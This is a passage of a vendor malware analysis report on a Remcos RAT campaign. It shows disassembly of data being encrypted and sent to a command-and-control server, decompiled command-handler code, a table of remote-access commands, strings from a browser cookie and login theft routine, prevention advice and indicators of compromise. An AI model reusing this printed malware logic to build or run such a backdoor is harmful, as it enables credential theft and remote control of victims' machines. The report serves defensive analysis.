

Figure 24. Remcos collecting system information

```
00507479 5B 44 61 74 61 53 74 61 72 74 5D A5 01 00 00 61 [DataStart]¥@  a
00507489 64 64 6E 65 77 7C 63 6D 64 7C 48 6F 73 74 7C 63 ddnew|cmd|Host|c
00507499 6D 64 7C 43 00 6F 00 6D 00 70 00 75 00 74 00 65 md|C o m p u t e
005074A9 00 72 00 5F 00 4E 00 61 00 6D 00 65 00 2F 00 55  r _ N a m e / U
005074B9 00 73 00 65 00 72 00 5F 00 4E 00 61 00 6D 00 65  s e r _ N a m e
005074C9 00 7C 63 6D 64 7C 55 53 7C 63 6D 64 7C 57 69 6E  |cmd|US|cmd|Win
005074D9 64 6F 77 73 20 37 20 55 6C 74 69 6D 61 74 65 20 dows 7 Ultimate
005074E9 4E 20 28 33 32 20 62 69 74 29 7C 63 6D 64 7C 7C N (32 bit)|cmd||
005074F9 63 6D 64 7C 33 32 32 30 36 39 32 39 39 32 7C 63 cmd|3220692992|c
00507509 6D 64 7C 31 2E 37 20 50 72 6F 7C 63 6D 64 7C 43 md|1.7 Pro|cmd|C
00507519 3A 5C 55 73 65 72 73 5C 55 73 65 72 5F 4E 61 6D :\Users\User_Nam
00507529 65 5C 41 70 70 44 61 74 61 5C 52 6F 61 6D 69 6E e\AppData\Roamin
00507539 67 5C 72 65 6D 63 6F 73 5C 6C 6F 67 73 2E 64 61 g\remcos\logs.da
00507549 74 7C 63 6D 64 7C 43 3A 5C 55 73 65 72 73 5C 55 t|cmd|C:\Users\U
00507559 73 65 72 5F 4E 61 6D 65 5C 41 70 70 44 61 74 61 ser_Name\AppData
00507569 5C 52 6F 61 6D 69 6E 67 5C 72 65 6D 63 6F 73 5C \Roaming\remcos\
00507579 72 65 6D 63 6F 73 2E 65 78 65 7C 63 6D 64 7C 7C remcos.exe|cmd||
00507589 63 6D 64 7C 56 00 4D 00 50 00 20 00 2D 00 20 00 cmd|V M P   -
00507599 5B 00 43 00 50 00 55 00 20 00 2D 00 20 00 6D 00 [ C P U   -   m
005075A9 61 00 69 00 6E 00 20 00 74 00 68 00 72 00 65 00 a i n   t h r e
005075B9 61 00 64 00 2C 00 20 00 6D 00 6F 00 64 00 75 00 a d ,   m o d u
005075C9 6C 00 65 00 20 00 72 00 65 00 6D 00 63 00 6F 00 l e   r e m c o
```

Figure 25. Clear text data collected by Remcos, where "|cmd|" is the delimiter

```
.text:0040258D
.text:0040258D loc_40258D:
.text:0040258D lea     ecx, [ebp+arg_0]
.text:00402590 call    ds:?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEIXZ ;
.text:00402596 push    eax
.text:00402597 lea     ecx, [ebp+arg_0]
.text:0040259A call    ds:?data@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEPBDXZ ;
.text:004025A0 push    eax
.text:004025A1 lea     eax, [ebp+var_24]
.text:004025A4 push    eax
.text:004025A5 mov     ecx, offset unk_415288
.text:004025AA call    RC4
.text:004025AF push    0               ; flags
.text:004025B1 lea     ecx, [ebp+arg_0]
.text:004025B4 call    ds:?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEIXZ ;
.text:004025BA push    eax             ; len
.text:004025BB lea     ecx, [ebp+var_24]
.text:004025BE call    ds:?c_str@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEPBDXZ ;
.text:004025C4 push    eax             ; buf
.text:004025C5 push    [ebp+s]         ; s
.text:004025C8 call    send            ; #API: send()
.text:004025CD lea     ecx, [ebp+var_24]
.text:004025D0 mov     esi, eax
.text:004025D2 call    ds:??1?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@XZ ; .
```

Figure 26. Data is encrypted and sent to C&C server



Figure 27. Encrypted data

The following list shows some of the commands supported by the malware:

Commands	Description
Clipboarddata Getclipboard Setclipboard Emptyclipboard	Clipboard manager
deletefile	Delete file(s)
downloadfromurltofile	Download a file from specified URL and execute it on an infected system
execcom	Execute a shell command
filemgr	File manager
getproclist	List the running processes
initremscript	Execute remote script from C&C
keyinput	Keylogger
msgbox	Display a message box on an infected system
openaddress	Open a specified website
OSpower	Shutdown, restart, etc.
ping	Ping an infected system (used for network check)
prockill	Kill a specific process
regopened regcreatekey regeditval regdelkey regdelval regopen initregedit	Add, edit, rename, or delete registry values and keys
scrcap	Screen capture
sendfiledata	Upload data to C&C server
uninstall	Uninstall itself from an infected system

Table 1. Remcos RAT commands

The “consolecmd” command shown in the next figure, for instance, is used to execute shell commands on an infected system:

```
v177 = "execcom";
if ( (unsigned __int8)std::operator==(&v202) )
{
  v177 = (char *)5;
  v54 = sub_401289(1);
  v55 = (const CHAR *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v54);
  WinExec(v55, (UINT)v177);
  goto LABEL_99;
}
v177 = "consolecmd";
if ( (unsigned __int8)std::operator==(&v202) )
{
  v56 = sub_401289(1);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::
    &v174,
    v56);
  sub_40E8B9(&v198, v174);
  v173 = &v198;
  DstBuf = &v174;
  v57 = std::operator+(&v196, "cmdoutput", &unk_415268);
  std::operator+(DstBuf, v57);
  SEND_DATA_sub_402198((SOCKET *)&unk_415A30, v174, v175, v176, (int)v177);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string<char,std::char_traits<char>,std
  v28 = &v198;
  goto LABEL_16;
}
v177 = "openaddress";
if ( (unsigned __int8)std::operator==(&v202) )
{
  v177 = (char *)1;
  v176 = 0;
  v175 = 0;
  v58 = sub_401289(1);
  v59 = (const CHAR *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v58);
  ShellExecuteA(0, "open", v59, (LPCSTR)v175, (LPCSTR)v176, (INT)v177);
  goto LABEL_99;
}
v177 = "initializescrcap";
if ( (unsigned __int8)std::operator==(&v202) )
{
```

Figure 28. Some examples of Remcos RAT’s commands

	405723	[Cleared all cookies & stored logins!]
◢ sub_405D53 (4)		
	405d6a	Cookies
	405e4f	[IE cookies cleared!]
	405d6f	Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
	405dba	[IE cookies not found]
◢ sub_405AFB (5)		
	405b27	\AppData\Roaming\Mozilla\Firefox\Profiles\
	405d1d	[Firefox Cookies not found]
	405c5f	\cookies.sqlite
	405ce6	[Firefox cookies found, cleared!]
	405b33	UserProfile
◢ sub_4057B6 (6)		
	405986	\key3.db
	405941	\logins.json
	405abc	[Firefox StoredLogins cleared!]
	405a62	[Firefox StoredLogins not found]
	4057fc	UserProfile
	4057f0	\AppData\Roaming\Mozilla\Firefox\Profiles\
◢ sub_4056EC (4)		
	405791	[Chrome Cookies found, cleared!]
	405758	[Chrome Cookies not found]
	4056f6	\AppData\Local\Google\Chrome\User Data\Default\Cookies
	4056fc	UserProfile
◢ sub_405622 (4)		
	40562c	\AppData\Local\Google\Chrome\User Data\Default\Login Data
	40568e	[Chrome StoredLogins not found]
	4056c7	[Chrome StoredLogins found, cleared!]
	405632	UserProfile
◢ sub_405142 (2)		

Figure 29. Browser/cookie-stealing feature

After analyzing this Remcos variant — its configuration data, communication mechanism, and functionalities — we saw that it had many similarities with its older variant (detected as Backdoor.Win32.Remcosrat.A). However, this particular campaign delivers Remcos using an AutoIt wrapper, which incorporates different obfuscation and anti-debugging techniques to avoid detection.

Prevention and Trend Micro Solutions

To defend against threats like Remcos RAT that use email-based attacks, we advise users to refrain from opening unsolicited emails — especially those with attachments — from unknown sources. Users should also exercise caution before clicking on URLs to avoid being infected with malware. For enterprises, if an anomaly is suspected in the system, report the activity to the network administrator immediately. We also recommend these best practices for added protection:

- Learn how to identify phishing emails and spot indicators of unwanted emails (i.e., misspellings, odd vocabulary)

- Update applications and systems regularly
- Apply whitelisting, block unused ports, and disable unused components
- Monitor traffic in the system for any suspicious behavior

Implementing security solutions with anti-spam filtering should weed out spam messages such as the one discussed here. The use of a multilayered solution such as Trend Micro™ Deep Discovery™ will help provide detection, in-depth analysis, and proactive response to today's stealthy malware such as Remcos RAT, and targeted attacks in real-time. It provides a comprehensive defense tailored to protect organizations against targeted attacks and advanced threats through specialized engines, custom sandboxing, and seamless correlation across the entire attack lifecycle. Trend Micro™ Deep Discovery™ Inspector prevents malware from reaching end users. For a more comprehensive security suite, organizations can consider the Trend Micro™ Cloud App Security™ solution, which employs machine learning (ML) in web reputation and URL dynamic analysis. The solution can also detect suspicious content in the message body and attachments as well as provide sandbox malware analysis and document exploit detection.

Indicators of Compromise (IoCs)

File Name and Email Address	Note	SHA-256 Hash	Trend Micro Pattern Det
Purchase order201900512.ace	Email attachment (ACE)	cf624ccc3313f2cb5a55d3a3d7358b4bd59aa8de7c447cdb47b70e954ffa069b	Backdoor.Win32.REMCO
Boom.exe (Loader/Wrapper)	ACE file content (Win32 EXE)	1108ee1ba08b1d0f4031cda7e5f8ddffdc8883db758ca978a1806dae9aceffd1	Backdoor.Win32.REMCO
remcos.ex$	Remcos RAT (Win32 EXE)	6cf0a7a74395ee41f35eab1cb9bb6a31f66af237dbe063e97537d949abdc2ae9	BKDR_SOCMER.SM
rud-division@alkuhaimi[.]com	Sender ID		
